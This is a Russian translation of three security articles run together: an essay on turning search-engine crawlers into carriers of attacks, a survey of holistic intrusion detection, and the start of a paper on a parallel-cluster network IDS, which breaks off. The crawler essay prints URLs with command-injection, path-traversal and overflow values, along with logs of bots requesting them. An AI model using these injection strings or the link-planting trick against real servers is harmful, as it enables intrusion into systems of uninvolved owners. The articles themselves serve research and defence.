Представьте себе удалённый эксплойт, способный скомпрометировать удалённую систему, не отправляя на неё никакого атакующего кода. Представьте эксплойт, который просто создаёт локальный файл, чтобы скомпрометировать тысячи компьютеров, — и при этом не задействует никаких локальных ресурсов в атаке. Добро пожаловать в мир методов эксплойтации нулевых усилий. Добро пожаловать в мир автоматизации, в мир анонимных, невероятно трудно останавливаемых атак, порождённых нарастающей сложностью Интернета.

Эксплойты нулевых усилий формируют свой «список желаний» и оставляют его где-то в киберпространстве — возможно, даже на своём домашнем хосте — в месте, где другие смогут его найти. Другие — интернет-рабочие (см. список литературы, [D]) — сотни никогда не засыпающих, бесконечно бродящих по сети краулеров, умных агентов, поисковых систем... Они приходят, чтобы забрать эту информацию, и — сами того не зная — атаковать жертв. Можно остановить одного из них, но всех не остановить. Можно выяснить, каковы их нынешние приказы, но невозможно угадать, какими они будут завтра, спрятанные где-то в пучине ещё не изученного киберпространства.

Ваша личная армия — всегда под рукой, она подбирает оставленные для неё приказы на своём пути. Вы эксплуатируете её, не взламывая. Они делают то, для чего созданы, и делают это наилучшим образом. Добро пожаловать в новую реальность, где наши машины искусственного интеллекта могут восстать против нас.

Представьте червя. Представьте червя, который не делает ничего. Его переносят и внедряют другие — но не заражая их. Этот червь создаёт список желаний — скажем, из 10 000 случайных адресов. И ждёт. Умные агенты подхватывают этот список, объединёнными усилиями атакуют все адреса. Представим, что им не везёт — успех составляет 0,1%. Десять новых заражённых хостов. На каждом из них червь делает ровно то же самое — и агенты возвращаются, чтобы заразить уже 100 хостов. История продолжается — или ползёт вперёд, если угодно.

Агенты работают практически незаметно: люди привыкли к их повсеместному присутствию. А краулеры медленно движутся вперёд в нескончаемом цикле. Они работают систематически, не захлёбываясь от избытка данных — они ползут, без всякого «взрыва» активности. Неделя за неделей они пробуют новые хосты — осторожно, не перегружая сетевые каналы, не генерируя подозрительного трафика;

бесконечное рекуррентное исследование никогда не прекращается. Заметите ли вы, что они несут в себе червя? Возможно...

---

[2] Пример

Когда эта мысль пришла мне в голову, я решил провести простейший тест — просто чтобы убедиться, что я прав. Я «нацелился», если это правильное слово, на краулеры общего назначения, индексирующие веб. Я создал очень короткий HTML-документ и разместил его где-то. И подождал несколько недель. И тогда они пришли. AltaVista, Lycos и десятки других. Они нашли новые ссылки и энергично забрали их, затем пропали на несколько дней.

```
bigip1-snat.sv.av.com:
    GET /indexme.html HTTP/1.0

sjc-fe5-1.sjc.lycos.com:
    GET /indexme.html HTTP/1.0

[...]
```

Они вернулись позже, чтобы забрать то, что я им подготовил для разбора.

```
http://somehost/cgi-bin/script.pl?p1=../../../../attack
http://somehost/cgi-bin/script.pl?p1=;attack
http://somehost/cgi-bin/script.pl?p1=|attack
http://somehost/cgi-bin/script.pl?p1=`attack`
http://somehost/cgi-bin/script.pl?p1=$(attack)
http://somehost:54321/attack?`id`
http://somehost/AAAAAAAAAAAAAAAAAAAA...
```

Наши боты послушно последовали за ними, эксплуатируя гипотетические уязвимости и компрометируя удалённые серверы:

```
sjc-fe6-1.sjc.lycos.com:
    GET /cgi-bin/script.pl?p1=;attack HTTP/1.0

212.135.14.10:
    GET /cgi-bin/script.pl?p1=$(attack) HTTP/1.0

bigip1-snat.sv.av.com:
    GET /cgi-bin/script.pl?p1=../../../../attack HTTP/1.0

[...]
```

(BigIP — один из знаменитых балансировщиков нагрузки «я наблюдаю за тобой» от F5Labs.) Боты с удовольствием подключились к нестандартным портам, которые я для них подготовил:

```
GET /attack?`id` HTTP/1.0
Host: somehost
Pragma: no-cache
Accept: text/*
User-Agent: Scooter/1.0
From: scooter@pa.dec.com

GET /attack?`id` HTTP/1.0
User-agent: Lycos_Spider_(T-Rex)
From: spider@lycos.com
Accept: */*
Connection: close
Host: somehost:54321

GET /attack?`id` HTTP/1.0
```

```
Host: somehost:54321
From: crawler@fast.no
Accept: */*
User-Agent: FAST-WebCrawler/2.2.6 (crawler@fast.no; [...])
Connection: close

[...]
```

Но целью могут быть не только общедоступные краулер-движки. Эту страницу нашли и охотно её посетили краулеры с alexa.com, ecn.purdue.edu, visual.com, poly.edu, inria.fr, powerinter.net, xyleme.com, а также многие неопознанные краулер-движки. Некоторые роботы не подобрали все URL. Например, одни краулеры вообще не индексируют скрипты, другие не работают с нестандартными портами. Но большинство самых мощных ботов — будут, и даже если нет, примитивная фильтрация — не ответ. Многие уязвимости IIS и подобное могут быть вызваны без обращения к каким-либо скриптам.

Что, если бы этот список серверов был сгенерирован случайным образом — 10 000 IP или 10 000 .com-доменов? Что, если бы `script.pl` был заменён обращениями к трём, четырём, пяти или десяти наиболее популярным уязвимостям IIS или уязвимым Unix-скриптам? Что, если каждый 2000-й хост оказывался бы реально взломан?

Что, если `somehost:54321` указывает на уязвимый сервис, который можно эксплуатировать с помощью частично зависящего от пользователя содержимого HTTP-запросов (я считаю большинство «защищённых от дурака» сервисов, не разрывающих соединение после первой некорректной команды, уязвимыми)? Что если...

Существует целая армия роботов — разных видов, разных функций, разного уровня интеллекта. И эти роботы будут делать всё, что вы им прикажете. Это пугает.

---

[3] Социальный аспект

Кто виновен, если веб-краулер скомпрометировал вашу систему? Самый очевидный ответ: автор исходной веб-страницы, которую посетил краулер. Но авторов веб-страниц трудно отследить, а цикл индексирования веб-краулера занимает недели. Сложно определить, когда именно конкретная страница появилась в сети — она может быть доставлена столькими способами, обработана другими роботами ещё раньше; в SMTP-протоколе и многих других нет механизма отслеживания, к которому мы могли бы обратиться. Кроме того, многие краулеры не помнят, откуда они «узнали» новые URL. Дополнительные проблемы создают флаги индексирования — например, `noindex` без опции `nofollow`. Во многих случаях личность автора и происхождение атаки установить не удастся, тогда как компрометации будут происходить.

И наконец: что, если владелец страницы вовсе не собирался, чтобы боты переходили по конкретной ссылке? Рассмотрим «образовательные» материалы и тому подобное — боты не станут читать дисклеймер с жирным предупреждением «НЕ ПЕРЕХОДИТЕ ПО ЭТИМ ССЫЛКАМ»...

По аналогии с другими случаями — например, Napster был вынужден фильтровать контент (или закрыть сервис) из-за обмена пользователями материалами, защищёнными авторским правом, что повлекло убытки, — разумно ожидать, что разработчиков умных ботов обяжут внедрить специальные фильтры или выплатить огромные компенсации жертвам, пострадавшим от злоупотреблений ботами.

С другой стороны, успешная фильтрация контента с целью устранения вредоносного кода кажется почти невозможной, если принять во внимание количество и широкое разнообразие известных уязвимостей — не говоря уже о целевых атаках (подробнее о проприетарных решениях и их уязвимостях — см. список литературы, [B]). Таким образом, проблема остаётся. Дополнительная сложность состоит в том, что не все краулер-боты находятся под юрисдикцией США, что делает всю проблему ещё более запутанной (во многих странах американский подход вызывает как минимум споры).

---

[4] Защита

Как было сказано выше, у самого веб-краулера крайне ограниченные возможности защиты и уклонения из-за широкого разнообразия веб-уязвимостей. Одна из более разумных идей защиты — использование надёжного и актуального программного обеспечения, однако — очевидно — эта концепция крайне непопулярна по ряду причин: www.google.com с включённым фильтром уникальных документов возвращает 62 100 совпадений по запросу «cgi vulnerability» (см. также список литературы, [D]).

Ещё один рубеж обороны от ботов — стандартный механизм исключения роботов `/robots.txt` (спецификации — см. список литературы, [C]). Цена, которую придётся за это заплатить, — частичное или полное исключение вашего сайта из поисковых систем, что в большинстве случаев нежелательно. Кроме того, некоторые роботы сломаны и не соблюдают `/robots.txt`, переходя по прямой ссылке на новый сайт.

---

[5] Список литературы


```
[A] "The Anatomy of a Large-Scale Hypertextual Web Search Engine"
    Концепция Googlebot, Sergey Brin, Lawrence Page, Stanford University
    URL: http://www7.scu.edu.au/programme/fullpapers/1921/com1921.htm

[B] Proprietary web solutions security, Michal Zalewski
    URL: http://lcamtuf.coredump.cx/milpap.txt

[C] "A Standard for Robot Exclusion", Martijn Koster
    URL: http://info.webcrawler.com/mak/projects/robots/norobots.html

[D] "The Web Robots Database"
    URL: http://www.robotstxt.org/wc/active.html
    URL: http://www.robotstxt.org/wc/active/html/type.html

[E] "Web Security FAQ", Lincoln D. Stein
    URL: http://www.w3.org/Security/Faq/www-security-faq.html
```

Целостные подходы к обнаружению атак

Автор: sasha

> *«Искусство написания красивой фуги состоит именно в умении создавать несколько различных голосов, каждый из которых создаёт иллюзию, что написан ради собственной*
> *красоты, и тем не менее в совокупности они образуют целое, которое ничуть не кажется*
> *натянутым. Эта дихотомия — слышать фугу как единое целое и слышать составляющие её*
> *голоса — частный пример очень общей дихотомии, применимой к многим видам структур,*
> *выстраиваемых из нижних уровней.*
> *Схожий анализ можно было бы провести применительно к десяткам картин Эшера, которые*
> *в значительной мере опираются на узнавание определённых базовых форм, а затем соединяют их нестандартными способами; и к тому моменту, когда наблюдатель замечает*
> *парадокс на высоком уровне, уже слишком поздно — он не может вернуться назад и пересмотреть своё понимание объектов нижнего уровня.»*

— Дуглас Р. Хофштадтер [Hofstadter, 1979].

> *«Как ни странно, одной из вещей, которая меня подтолкнула, была шутка — название книги Дугласа Адамса "Детективное агентство Дирка Джентли". Я подумал: интересная*
> *формулировка — что значит раскрывать преступление целостно? Это значит, что надо*
> *"раскрыть" не только само преступление, но и весь мир, в котором оно произошло.»*

— Алан Мур [Moore, 2000].

---

1. Введение

Эта статья посвящена различным подходам к проблеме обнаружения атак.

В частности, нас интересуют корпоративные среды, в которых становятся очевидными слабые места традиционных методов мониторинга безопасности.

Целостные методы предлагаются как частичное решение некоторых недостатков традиционных редукционистских подходов.

Будет сделан обзор существующей исследовательской литературы, описана пример-архитектура корпоративного мониторинга безопасности, использующая целостный подход, а в заключительном разделе сформулированы прогнозы относительно будущего мониторинга безопасности.

---

2. Постановка проблемы

Современные корпоративные сети генерируют огромное количество данных о состоянии среды в реальном времени: о статусе безопасности, систем, сети, приложений и т.д. Технологии и архитектуры сетевого управления со временем эволюционировали, чтобы решать задачи, связанные с обработкой больших объёмов событийных данных: применяются корреляция событий, их сокращение и анализ первопричин. Технологии и архитектуры мониторинга безопасности, однако, ещё не достигли той же степени зрелости. Большинство, если не все, технологии мониторинга безопасности ориентированы на максимально детальное сообщение о событиях низкого уровня (таких как обнаруженные атаки). Такой подход полезен в небольшой среде, но терпит неудачу в корпоративной по следующим причинам:

• Контекстная информация, окружающая обнаружение событий, может быть недоступна из-за скорости изменений в сети и возможного географического разделения генераторов событий и управляющих консолей.

• Соотношение «сигнал/шум» значительно выше в корпоративной среде из-за большого числа генераторов событий.

• Сотрудники, выполняющие мониторинг, могут не иметь прав или полномочий подключаться к машинам для расследования возможных инцидентов и потому вынуждены опираться исключительно на доступные им событийные данные.

Существующие технологии мониторинга безопасности сложно масштабировать по указанным причинам, и поэтому их сложно развёртывать и использовать в корпоративной среде.

Традиционные подходы к обнаружению атак сосредоточены исключительно на анализе, основанном на редукционизме. В этой статье пропагандируется целостный подход, который может работать совместно с традиционными редукционистскими методами и добавлять дополнительную ценность. Эти понятия описаны ниже.

---

3. Редукционизм и холизм

Традиционные технологии мониторинга безопасности — такие как сетевые и хостовые IDS (системы обнаружения вторжений) и хостовые средства контроля целостности — работают на редукционистской основе. Редукционистский подход основан на убеждении, что целое можно в значительной мере понять, изучив его составные части; то есть можно сделать вывод о существовании атаки, если можно сделать конкретное наблюдение. Такие инструменты пытаются обнаружить несанкционированные изменения или сопоставить текущую активность с известными индикаторами злоупотреблений.

Наряду с редукционистским существует целостный (холистический) подход. Холизм основан на убеждении, что целое больше суммы своих частей; то есть можно сделать вывод о существовании атаки, если набор наблюдений (возможно, поверхностно не связанных между собой) приближённо соответствует структуре, представляющей знания о методах, которые атаки применяют на более высоком уровне.

Ещё один способ описать это различие таков: редукционистские методы рассуждают индуктивно — они переходят от частных наблюдений к предполагаемым истинам. Холистические методы поступают наоборот — они начинают с общих знаний и предсказывают конкретный набор наблюдений. На практике решение сложных задач лучше всего достигается длинными цепочками смешанных индуктивных и дедуктивных умозаключений, которые плетут нить между

наблюдениями и внутренними моделями.

---

4. Эпифеномены и проблема цепочки соединений

Следующая цитата из [Hofstadter, 1979]:

> *«Я хотел бы рассказать историю о сложной системе. Однажды я разговаривал с двумя системными программистами компьютера, которым пользовался. Они упомянули, что операционная система, по всей видимости, справляется с тридцатью пятью пользователями*
> *с большим комфортом, но примерно при тридцати пяти пользователях время отклика вдруг*
> *резко возрастает, становясь настолько медленным, что проще выйти из системы, пойти*
> *домой и подождать до более позднего времени. Шутя, я сказал: "Ну, это просто исправить — найдите в операционной системе место, где хранится число '35', и измените*
> *его на '60'!". Все засмеялись. Суть, конечно, в том, что такого места не существует. Откуда же тогда берётся критическое число — 35 пользователей? Ответ: это видимое*
> *следствие общей организации системы — "эпифеномен".*
> *Аналогично можно спросить о спринтере: "Где хранится '9,3', что позволяет ему пробежать 100 ярдов за 9,3 секунды?". Очевидно, нигде. Его результат — следствие того, как он сложён, какова его реакция, миллиона факторов, взаимодействующих во время бега. Результат вполне воспроизводим, но нигде в его теле не хранится. Он распределён по всем клеткам его тела и проявляется только в самом акте спринта.»*

Два приведённых примера иллюстрируют тип мышления, порождающего целостные решения. Если мы допускаем, что событие, происходящее в архитектуре мониторинга безопасности, нередко приобретает значимость лишь в контексте другой активности, то мы можем теоретически предположить, что присутствие атаки можно обнаружить, разыскивая эпифеномены, возникающие как побочный продукт атак. Такой подход был применён к проблеме цепочки соединений.

Чтобы объяснить проблему цепочки соединений, необходимо сначала ввести терминологию. Когда человек (или программа) подключается к одному компьютеру, а оттуда — к другому, и так далее, это называется «цепочкой соединений».

Способность обнаружить цепочку соединений выгодна — поскольку это традиционный механизм, используемый атакующими для попытки скрыть своё «настоящее» (то есть исходное) местоположение.

В [Staniford-Chen, 1995] описана система, способная снять «отпечаток» цепочки соединений путём мониторинга содержимого соединений.

Это достигается формированием сигнатуры для данных в сетевом соединении. Такая сигнатура — небольшая величина, не позволяющая полностью восстановить данные, но позволяющая сравнивать её с сигнатурами других соединений, чтобы с разумной уверенностью определить, является ли лежащее в основе соединение тем же самым или нет.

Конкретная технология, разработанная для выполнения этой задачи, называется локальным снятием отпечатка. Она предполагает формирование линейных комбинаций частот, с которыми

в выборке сетевых данных встречаются различные символы. Оптимальные линейные комбинации выбираются с помощью статистической методологии, называемой анализом главных компонент, которая успешно работает при наличии не менее полутора минут достаточно активного сетевого соединения.

Снятие отпечатка опирается на то, что содержимое расширенного соединения инвариантно во всех точках цепочки (после абстрагирования от деталей протокола). Таким образом, если система может вычислять отпечатки содержимого каждого соединения, эти отпечатки затем можно сравнивать, чтобы установить, одинаково ли содержимое двух соединений.

Слабость этого метода состоит в том, что технологию можно обойти, замаскировав содержимое расширенного соединения (например, по-разному шифруя его на каждом звене цепочки).

В [Zhang et al., 2000] проблема цепочки соединений решается с применением методов, не зависящих от содержимого пакетов — путём использования отличительных свойств интерактивного сетевого трафика (меньшие размеры пакетов и более длинные периоды простоя у интерактивного трафика по сравнению с машинно-генерируемым) для разработки алгоритма.

Эти примеры показывают, что можно обнаруживать атаки способом, не опирающимся на обнаружение отдельных техник атаки.

---

5. Обнаружение вторжений на основе стратегии атаки

Ещё одно преимущество холистических методов, работающих на «более высоком» уровне вывода, чем редукционистские, проявляется в области анализа стратегий атак.

В [Huang et al., 2000] описана инфраструктура IDS, способная выполнять «анализ намерений». Анализ намерений принимает форму: «Если происходит A, затем происходит B, можно предсказать, что произойдёт C».

Предложенный в статье механизм реализации — дерево целей, где корневой узел является конечной целью атаки. Узлы нижнего уровня представляют альтернативы или упорядоченные подцели для достижения вышестоящего узла/цели. Листья (конечные узлы) — подцели, которые можно подтвердить с помощью событий, идентифицируемых в среде посредством мониторинга.

Добавление временного аспекта к модели позволяет ей «предсказывать» вероятные последующие шаги атаки по мере того, как атакующий логически поднимается по дереву целей.

Этот пример демонстрирует значительную дополнительную ценность, которую даёт «отступление назад» и анализ событийных данных на более высоком уровне. Редукционистская склонность — шагнуть вперёд и детально изучить активность; холистическая склонность — отступить назад и рассматривать активность только в контексте другой активности.

Разумеется, холистическая модель по-прежнему опирается на данные, собранные из среды с помощью редукционистских техник, — это обсуждается вместе с другими вопросами в следующем разделе.

---

6. Пример модели системы корпоративного мониторинга безопасности

Применение холистического подхода к обнаружению атак особенно полезно в корпоративных средах. В таких средах большое количество генераторов событий может сообщать столь значительный объём данных, что задача обнаружения атак внутри этого набора данных реалистично решаема только программно — именно здесь холистические методы могут принести пользу.

«Генераторы событий», упомянутые выше, — это любые компоненты ИТ-инфраструктуры, формирующие информацию о состоянии какого-либо аспекта инфраструктуры. Форма и функция генераторов событий для данного обсуждения несущественны, хотя, скорее всего, к ним относятся сетевые и хостовые IDS, зонды RMON, межсетевые экраны, маршрутизаторы, хосты и т.д. Каждый генератор событий использует механизм доставки событий — такой как SNMP, syslog, ASCII-файл журнала и т.п. В этой статье мы абстрагируемся от механизма доставки, используемого для передачи событий до их обработки.

Предлагаю следующую модель.

Данные от генераторов событий могут использоваться для заполнения структуры знаний, изоморфно описывающей ряд распространённых методологий атак. Представьте упорядоченный набор шагов, выполняемых при атаке на систему, — это и есть методология. Существует большое число способов выполнить каждый шаг атаки, но связь между шагами, как правило, остаётся статичной в плане базовой методологии.

Изоморфизм — это преобразование, сохраняющее информацию. Он применяется, когда две структуры могут быть отображены друг на друга таким образом, что каждой части одной структуры соответствует часть другой, где «соответствует» означает, что обе части играют схожие роли в своих структурах.

Набор структур, изоморфно отображающихся на распространённые методологии атак, может поэтому постоянно сравниваться со структурой, которая непрерывно пополняется событийными данными из контролируемой среды.

Процесс, используемый для определения момента обнаружения атаки, применял бы подход «мягкого решения». Процесс мягкого решения может сообщать о частичных свидетельствах при достижении заданной степени заполнения структуры знаний. Такой процесс также может выводить уровень достоверности результата в любой момент времени — то есть накапливать и интегрировать данные (события) и сообщать о частичных выводах и связанном с ними уровне (не)определённости по мере поступления новых данных.

Преимущество этого подхода состоит в том, что атакующий нередко может скрыть или замаскировать компоненты своей атаки, эксплуатируя слабости конкретных технологий обнаружения атак или просто действуя скрытно (напомним — мы по-прежнему опираемся на редукционистские технологии сбора событий «снизу»). Однако совокупность данных, собранных в среде, может служить индикатором присутствия атаки на более высоком, абстрактном уровне, где кажущиеся не связанными между собой изменения или события в среде оказываются взаимосвязанными благодаря кодифицированным знаниям о последовательности
событий, составляющих различные типы атак (методологии).

Кроме того, слабости в способности отдельных детекторов событий точно определить природу активности (см. [Ptacek, 2000]) становятся менее опасными. Вместо того чтобы полагаться на абсолютное установление факта атаки, детектор событий может предоставлять информацию о том, что он, возможно, _наблюдал_, и передавать окончательное определение атаки на более высокий уровень.

Структура атак, использующих автоматизированных агентов, как в [Jitsu et al., 2000], или распределённых агентов, как в [Stewart, 2000], вероятно, будет наиболее простой для кодификации, поскольку они применяют техники, основанные на запрограммированных внутренних правилах.

---

7. Заключительные замечания

Трудности, возникающие при мониторинге безопасности корпоративных сред, породили недавний спрос на аутсорсинговые управляемые услуги мониторинга безопасности. Такие компании, как Guardent (www.guardent.com), Counterpane (www.counterpane) и Internet Security Systems (www.issx.com), предлагают управляемые услуги безопасности. Эти компании применяют технологии, частично основанные на холистическом подходе, — например, описанные в [Counterpane, 2001].

Отдельные компоненты атаки, которые может обнаружить отдельный генератор событий, не являются «контекстно-свободными». Редукционистская идея о том, что каждый компонент атаки вносит вклад в её совокупность независимо от других компонентов, должна быть отвергнута. Холистическая концепция состоит в том, что атаку нельзя рассматривать как построенную из контекстно-свободных функций её компонентов (декларативный подход); вместо этого рассматривается, как компоненты взаимодействуют между собой (процедурный подход).

С точки зрения атакующих, вскоре будет уже недостаточно маскироваться от обнаружения конкретными технологиями. Атаки, пытающиеся скрыться от обнаружения конкретными подходами к обнаружению вторжений (например, путём модуляции шеллкода для обхода конкретных сигнатур) и/или от обнаружения конкретными продуктами, станут менее эффективными. Следующее поколение технологий мониторинга безопасности и обнаружения вторжений будет применять стратегию, основанную на холистических методах, в которых базовая форма и структура атак кодифицируется и впоследствии может распознаваться.

---

8. Список литературы

[Counterpane, 2000] Counterpane Internet Security, Socrates and Sentry. http://www.counterpane.com/integrated.html

[Hofstadter, 1979] Douglas R. Hofstadter, "Godel, Escher, Bach: an Eternal Golden Braid", 20th-Anniversary Edition, Penguin Books, 2000.

[Huang et al., 1998] Ming-Yuh Huang and Thomas M. Wicks, "A Large-scale Distributed Intrusion Detection Framework Based on Attack Strategy Analysis", Proc. 1st International Workshop on the Recent Advances in Intrusion Detection, Louvain-la-Neuve, Belgium, September 14-16, 1998.

[Jitsu et al., 2000] Jitsu-Disk, Simple Nomad, Irib, "Project Area52", Phrack Magazine, Volume 10, Issue 56, File 6 of 16, May 2000.

[Moore, 2000] http://independent-sun-01.whoc.theplanet.co.uk/enjoyment/Books/Interviews/2000-07/alanmoore210700.shtml

[Ptacek et al., 2000] Thomas H. Ptacek and Timothy N. Newsham, "Insertion,

Evasion, and Denial of Service: Eluding Network Intrusion", January 1998. http://www.securityfocus.com/data/library/ids.ps

[Staniford-Chen, 1995] Stuart Staniford-Chen, "Distributed Tracing of Intruders", Masters Thesis, University of California, Davis, 1995.

[Stewart, 2000] Andrew J. Stewart, "Distributed Metastasis: A Computer Network Penetration Methodology", September, 1999. http://www.securityfocus.com/data/library/distributed_metastasis.pdf

[Zhang et al., 2000] Yin Zhang and Vern Paxson, "Detecting Stepping Stones", Proc. 9th USENIX Security Symposium, Denver, Colorado, August 2000.

Сетевые системы обнаружения вторжений на архитектуре массового параллельного процессинга

Автор: Wanderley J. Abreu Jr.

"Nam et Ipsa Scientia Potestas Est" — Francis Bacon

1. Введение

Одна из самых сложных задач в области безопасности — с абсолютной уверенностью обнаруживать вредоносные атаки в момент их совершения и принимать наиболее эффективные меры для их регистрации, блокировки и предотвращения в будущем.

Проблема была решена лишь частично. Около 19 лет назад концепция системы обнаружения вторжений (IDS) появилась на рынке в ответ на запросы по обработке проблем безопасности, связанных с внутренними и внешними атаками, — при невысокой или средней стоимости и без значительных требований к квалифицированному персоналу в области безопасности, поскольку любой сетевой администратор, по всей видимости, способен управлять такими системами.

Однако мы столкнулись с определёнными трудностями, обусловленными тремя требованиями, предъявляемыми к IDS, основанным на обнаружении аномалий и политик: эффективность, производительность и простота использования.

Данная статья посвящена повышению байесовского коэффициента обнаружения путём построения IDS на основе алгоритма поиска в глубину в среде массового параллельного процессинга (MPP), а также математическому обоснованию эффективности этой модели в сравнении с другими NIDS.

Одна из проблем разработки программного обеспечения для столь дорогостоящей среды, характерной для большинства MPP-систем, состоит в её ограниченной доступности для широкого круга пользователей. Поэтому мы сосредоточимся на высокопроизводительных компьютерных кластерах класса «Class II — Beowulf Class Cluster» — наборе инструментов, разработанных NASA для эмуляции MPP-среды на базе компьютеров с архитектурой x86 под управлением операционных систем на основе Linux.

Статья не претендует на предоставление абсолютного решения проблемы ложных срабатываний и пропущенных атак в сетевых IDS, однако делает ещё один шаг в направлении этой утопии.

2. Байесовский коэффициент обнаружения (BDR)

В 1761 году преподобный Томас Байес предложил концепцию управления логическим выводом, позволяющую определять степень уверенности в различных возможных выводах на основе имеющейся совокупности свидетельств. Таким образом, для получения логически обоснованного прогноза необходимо использовать теорему Байеса.

Байесовский коэффициент обнаружения впервые был применён для оценки эффективности IDS в статье Стефана Акселсона «The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection», представленной на конференции RAID 99. Статья даёт реалистичное представление о том, как уровень ложных тревог может ограничивать производительность IDS.

Как уже было сказано, статья направлена на повышение коэффициента обнаружения при снижении числа ложных тревог в модели IDS. Поэтому необходимо знать основы байесовского коэффициента обнаружения (BDR):

$$P(H|D) = \frac{P(D|H)P(H)}{P(D|H)P(H) + P(D|H')P(H')}$$

Рассмотрим простой пример, иллюстрирующий работу теоремы Байеса.

Предположим, что 2% людей вашего возраста с аналогичной наследственностью страдают раком. Предположим также, что разработан анализ крови, который правильно даёт положительный результат у 90% больных раком и даёт ложноположительный результат в 10% случаев у людей без рака. Предположим, вы сдали анализ, и результат положительный. Какова вероятность того, что у вас действительно есть рак, учитывая положительный результат теста?

Прежде всего необходимо определить гипотезу H, данное D, априорные вероятности гипотезы, частоту попаданий и уровень ложных тревог теста.

H = гипотеза; в данном случае H — гипотеза о наличии рака, H' — об его отсутствии.

D = данное; в данном случае D — положительный результат теста.

P(H) — априорная вероятность наличия рака, равная 0,02.

P(D|H) — вероятность положительного результата теста при условии наличия рака. Это также называется ЧАСТОТОЙ ПОПАДАНИЙ и равно 0,90.

P(D|H') — вероятность положительного результата теста при условии отсутствия рака. Это также называется ЧАСТОТОЙ ЛОЖНЫХ ТРЕВОГ и равно 0,10.

P(H|D) — вероятность наличия рака при условии положительного результата теста. Это также называется апостериорной вероятностью или байесовским коэффициентом обнаружения.

В данном случае она составляет 0,155 (около 16%; я бы не стал делать ставку на оставшиеся дни на основании этого теста).

Применяя это к обнаружению вторжений, определим:

```
Ii -> поведение, характерное для вторжения
Ij -> нормальное поведение
Ai -> тревога о вторжении
Aj -> нет тревоги
```

Задача IDS — оповещать нас, когда паттерн журнала действительно указывает на вторжение. Таким образом, нас интересует P(Ii|Ai), то есть байесовский коэффициент обнаружения:

$$P(Ii|Ai) = \frac{P(Ii)\ P(Ai|Ii)}{P(Ii)\ P(Ai|Ii) + P(Ij)\ P(Ai|Ij)}$$

Где:

Частота истинных срабатываний P(Ai|Ii):

$$P(Ai|Ii) = \frac{\text{Обнаруженные реальные пакеты атак}}{\text{Всего реальных пакетов атак}}$$

Частота ложных срабатываний P(Ai|Ij):

$$P(Ai|Ij) = \frac{\text{Обнаруженные ложные пакеты атак}}{\text{(Всего пакетов) - (Всего реальных пакетов атак)}}$$

Вероятность вторжения P(Ii):

```
                                1
P(Ii) = ------------------------------------------------------------
                          Всего пакетов
                ------------------------------------------------
                (Пакетов на атаку) * (Количество атак)
```

Вероятность отсутствия вторжения P(Ij):

```
P(Ij) = 1 - P(Ii)
```

Из сказанного следует, что байесовский коэффициент обнаружения растёт по мере снижения частоты ложных срабатываний.

3. Нормальное распределение

Чтобы определить рост BDR, необходимо знать стандартный BDR существующих систем обнаружения вторжений. Для этого воспользуемся методом нормального распределения.

Нормальные распределения — это семейство распределений одинаковой общей формы. Они симметричны, причём значения более сосредоточены в центре, чем в хвостах. Нормальные распределения иногда называют колоколообразными. Площадь под каждой кривой одинакова.

Высота нормального распределения математически определяется двумя параметрами:

• средним значением (m) и стандартным отклонением (s).

Высота (ордината) нормальной кривой определяется как:

```
                    1
f(x) = ------------------ * e^(-(x-m)^2)/2s^2
         /-------------|
       \/    2*p*s^2
```

Где m — среднее, s — стандартное отклонение, p — константа 3,14159, e — основание натурального логарифма, равное 2,718282. x может принимать любое значение от -бесконечности до +бесконечности.

3.1. Среднее значение

Среднее арифметическое — это то, что обычно называют средним, и оно определяется как:

```
     x1 + x2 + x3 + ... + xn
m = ------------------------
               n
```

Где n — количество значений.

3.2. Стандартное отклонение

Стандартное отклонение — это мера разброса распределения. Оно вычисляется как среднее квадратичное отклонение каждого числа от среднего:

```
        (x1-m)^2 + (x2-m)^2 + (x3-m)^2 + ... + (xn-m)^2
s^2 = ---------------------------------------------------
                           n
```

Где n — количество значений.

Определим экспериментальный метод, в котором X будет являться BDR для наиболее известных IDS на рынке, и посмотрим, насколько наш прототип на базе MPP-платформы отличается от их результатов с помощью метода нормального распределения и стандартного отклонения.

4. Экспериментальная среда

Соберём экспериментальные данные для определения стандарта BDR для IDS. Возьмём стандартные установки 10 IDS плюс наш прототип — итого 11 — работающих в следующей конфигурации:

```
* Pentium 866 МГц
* 128 МБ ОЗУ
* Сетевой адаптер 100 Мб/с Fast Ethernet (Intel tulip based (2114X))
* 1 МБ синхронного кэша
* Материнская плата ASUS P3BF
* Суммарная ёмкость HDD 30 ГБ, скорость передачи 15 Мб/с
```


Эксперимент будет проводиться в течение 22 дней. Каждая IDS будет работать отдельно в течение 2 дней.

Использованы 3 отдельные подсети: 192.168.0.0/26 маска 255.255.255.192, 192.168.0.129/26 маска 255.255.255.192, а также реальная IP-сеть 200.200.200.x.

IDS могут различаться только по используемой ОС и методам обнаружения, но должны сохранять одинаковую конфигурацию узла.

Будет моделироваться случайный сетевой трафик и 4 атаки вторжения (4 пакета) до тех пор, пока объём трафика не достигнет примерно 100 000 пакетов различных протоколов.

Шлюз (узел-хост) продолжает маршрутизировать или просматривать пакеты внутренней сети, Интернета, WAN и т.д.



4.1. Среда MPP

Теперь необходимо определить сетевую топологию и стандартную операционную систему для нашего прототипа.

Шлюз-хост одновременно присутствует во всех трёх сетях и обрабатывает часть программного обеспечения, собирающего информацию о пакетах, выполняет поиск в глубину первого уровня и затем передаёт подозрительные пакеты на другие хосты.

